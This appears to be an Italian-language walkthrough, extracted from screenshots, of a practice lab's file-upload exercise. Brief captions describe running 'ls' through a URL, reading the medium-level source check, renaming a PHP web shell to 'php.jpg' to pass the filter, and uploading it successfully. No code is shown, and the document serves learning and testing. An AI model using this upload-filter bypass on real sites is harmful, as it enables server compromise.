
do un comando ls tramite url e vedo che il sito risponde




allora provo ad umentare la difficolta




analizzando il codice riesco a capire che il livello medium si aspetta un file di tipo jpg con una dimensione abbastanza grande




procedo a rinominare la shell in php.jpg




procedo con l upload





vedo che l upload ha successo

